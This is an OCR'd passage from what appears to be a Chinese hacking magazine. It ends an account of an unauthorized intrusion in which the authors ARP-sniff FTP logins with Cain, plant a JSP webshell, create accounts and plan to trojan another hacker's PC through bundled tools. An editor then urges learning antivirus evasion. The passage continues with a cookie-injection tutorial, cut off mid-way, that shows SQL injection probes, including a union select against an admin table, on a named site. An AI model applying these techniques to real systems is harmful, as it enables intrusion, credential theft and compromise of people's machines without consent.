
这样，一来嗅探目标机器，二来万一目标站要是在那几个IDC买的服务器呢？于是我们筛选了一下，确定了8号以及29号IDC机器和14号目标机器！大约过了有一两个小时，飞狼说嗅探到了8号IDC的FTP了，于是我兴冲冲的跑上去看了下，权限很大，整个盘的权限都有了（包括机器上面所有的网站），如图14。


图14

首先我把整个FlashFXP给拖了回来，可是问题又来了，我打开FlashFXP程序的时候却提示要输入密码，真败兴！于是把Stats.dat、quick.dat以及Sites.dat三个文件给替换到我虚拟机里面的FlashFXP下，打开后发现，里面没有其它站，只有一个8号机器备份文件夹。

既然里面没有，那么我们就从那个IDC下手吧！弄了半天也没有发现目标站是在这个IDC买的空间，也懒得去拿机器权限了，因为不是我们的目标（后来无聊的时候在那个网站目录翻了半天，找到了sa，最终搞定！）。这个时候只能等了，又过了几小时，29号也嗅探到了FTP，同样更进一步的证实了目标站是独立的！

由于站点是JSP的，于是直接传一个JSP大马建立用户，登录终端也安装cain嗅探！于是我三台机器同时嗅探目标站，我就


图15

不怕嗅探不到！如图15、图16。




图16

终得成果

晚上12点多钟的时候飞狼睡觉去了，我一个人也睡不着，就等着……果然两点多钟的时候，目标14号机器上面某位黑客登录了博客以及FTP，我不敢动，怕被发现，他们都是黑客，猴精猴精的！

等到凌晨四、五点的时候，我确定某位黑客下了之后，于是登录上去传了一个shell看了看，无语……权限太小了，连“C：\Documents and Settings\All Users\「开始」菜单\程序”都不能浏览。由于只是目标站给他友情提供的空间，所以网站路径不可能和目标站是在一起的，而且不支持aspx，只支持asp和php！看了半天，放弃了提权，如图17。




图17

经过好长时间的嗅探，终于拿到了目标站的权限！可是发现，权限还是很死，原本想趁势拿下服务器的，可是心有余而力不足！我和飞狼弄到最后也没有搞到服务器！

不过最后飞狼提供了一个思路：那就是社工！既然这个服务器上只有某位黑客的博客，那就说明他最起码和目标站的站长认识或者熟悉。在他的FTP上面看了下，有好多工具，估计是经常使用的，而且部分是不免杀的，那么他使用的时候肯定是要关闭杀毒软件的！那么这些不免杀的工具就给我们提供了一个不错的载体，如果我们进行捆绑，从而控制此黑客的个人PC，然后通过此黑客来继续下去，估计能慢慢的搞定服务器！当然这只是一个思路，还要看怎么去运用了，社工运用的好同样是威力无比的！

总结：大家知道，当旁注没有出路，倘若对方没有安装ARP防火墙的时候，搞C段嗅探未尝不是一种办法！例如这个网段如果我们想继续渗透的话，估计能拿下更多的服务器，因为最后我们看到了全部主机都没有防ARP。另外，用的都是蓝芒程序，而且基本路径什么的都是相似的，这是一条很有用也很有杀伤力的信息，因为我们已经知彼了。只要嗅探到FTP，基本就有60%的希望拿到服务器，当然除了极个别权限设置的特别死的主机！最后感谢一同并肩作战的兄弟们：飞狼、小三和小冰！

编辑点评：

这篇文章我看完后只能感叹，你们的运气真是太好了，又是root，又是sa的，剩下的只是体力活了。整篇文章唯一有亮点的就是cain无法使用时的解决方法。不过既然是木马被杀，走了那么多弯路，那为什么不去学习一下免杀呢？

COOKIES注入详解

文/图 Dream an end 赤龙【安天团队】

本文写的是COOKIES注入从原理分析到实例

随着互联网的普及，各网站管理员的安全意识也在逐步提高，传统的注入方式已经很难像当年那样百试百灵。防注入文件的产生让很多小黑们对网站望而却步，但高手们总是可以在漏洞的蛛丝马迹上进行突破，于是乎，一种比较另类的注入方式产生了，它就是——COOKIES注入。

当然，提前声明的是，COOKIES注入的产生是需要很多适合条件的，它只有在满足了所有条件后才会成为可能的利用方式，下面听我一一道来。

1、COOKIES是什么

COOKIES是什么？让我们看一下“百度知道”的解释：

当你在浏览网站的时候，WEB服务器会先把一些小资料放在你的计算机上，Cookie会把你在网站上所输入的文字或是一些选择，都记录下来。当下次你再光临同一个网站，浏览器会先看看有没有网站上次留下的Cookie资料，有的话就会提取cookie里面的内容进行自动操作。

有了COOKIES，可以方便我们做很多事情，网站会自动的从COOKIES中提取我们之前用过的信息，比如账号和密码，这样不用我们每次访问同一个网站的时候都重新登录；还可以记录一些我们习惯的访问方式等等。

可是COOKIES是服务器放在客户机上的一个真实存在的文件，我们是可以手动修改的，这就牵扯出了COOKIES的安全性问题。如果用户手动修改了COOKIES信息，那么被服务器接受之后，不就相当于欺骗了服务器吗？

2、COOKIES注入的原理

现在你明白了COOKIES是什么，也明白了我们可以手动修改COOKIES，那当然会想到COOKIES注入一定和人为修改COOKIES有关了！脚本语言由客户端传递数据到服务器，以完

成客户和网站的交互操作。这个传递过程在http协议里可以由三种方式实现：get、post和COOKIES。

所谓get型传递，就是直接在网址的后面添加参数来进行传递。比如我们访问网站时经常看到www.123.com/123.asp?id=3这种地址，这就是典型的get型传递数据，这种传输方式可承担较小的信息量，但是传递速度是最快的。

Post型传递就是我们在填写表单时一般用到的传递方式。比如我们注册的时候，点确定后网页自动发送数据给服务器，这一般就是post传递。Post传递对用户来说是不可见的，但是它的传输量是最大的。

最后说到的就是COOKIES型传递，它一般就是用来传递用户的个性信息的，一般不会被用来直接交互，所以通常会被编程者忽略掉。

那我们想一下，网站采用的传递方式一般是post或get，如果安全性做的还行，它在这两种传参上做了过滤关键字限制，我们一般的注入就无法实现了。可是有一种可能，就是如果我们可以强制把他传参的方式修改为被管理员忽略的cookie传递，不就可以实现我们的注入了吗？

3、COOKIES注入漏洞的代码实现

这里我用asp脚本举例，其实所有脚本都差不多，原理都是一样的。如果我们想用get方式传递数据，应该这样写：id=request.querystring("id")，这样就限定了为get型传递数据，是不可更改的。类似，post型的为：id=request.form("id")，也是不可更改的。

可是问题是，有一些编程者比较懒，他认为可以写成：id=request("id")就行，为什么还要分的那么清楚呢？有的人说这是个习惯问题，可是是这么简单吗？

我们了解一下id=request("id")，没有指定采用什么方式接收参数，而只是接收参数，那服务器会怎么办？事实上如果这样写，服务器会这样判断：它会按照get、post、COOKIES的顺序去寻找客户想要用哪种方式来实现，如果发现不是get传递，就看是不是post传递，再不是就看是不是COOKIES传递，如果都不是的话，那当然就报错了。

到此，**coookies注入的一个条件诞生：接收参数时接收方式必须为id=request("id")。**另一个条件就是编程者没有对id进行转换，比如cint(id)之类的。

4、COOKIES注入的应用范围

由于COOKIES注入是要人为修改COOKIES的，所以相对普通注入较麻烦，那什么时候会用到呢？现在很多网站在做的时候并没有对任何参数做限制，而是在网上找一个防注入文件来解决问题。由于网上的防注入文件大部分只过滤get和post型的注入，那么如果程序是这样写了id=request("id")，我们就有了可乘之机，来实现我们的COOKIES注入。

5、COOKIES注入实战

我们来找个网站练练手吧，这样会好理解一点，实战出真知。http://www.123.cc/shownews.asp?id=66这个连接我们尝试用单引号判断是否存在注入，结果出现如图1的提示框。




图1　出现防注入程序提示

把单引号过滤掉了，再看看能否判断有多少个表。执行http://www.123.cc/shownews.asp?id=66%20order%20by%2012后页面返回错误，如图2。

再次提交http://www.123.cc/shownews.asp?id=66%20order%20by%2011时返回正常页面，如图3。继续尝试联合查询，提交http://www.123.cc/shownews.asp?id=66 union select 1,2,3,4,5,6,7,8,9,0,11 from admin，结果又被防注入程序拦截了，如图4。

不知道-1这个有没有拦截呢？继续提交http://www.123.cc/shownews.asp?id=66-1，结果转向其它页面，如图5。接着提交http://www.123.cc/shownews.asp?id=66-0，返回正常页面，这就证明是存在注入漏洞！

还记得网上的一篇关于用-1判断注入点的文章吗？这里就利用到了。虽然存在注入漏洞，但是我们用get提交注入语句被拦截了，怎么办呢？上面已经分析得




图2　判断有多少个表




图3　返回正常页面

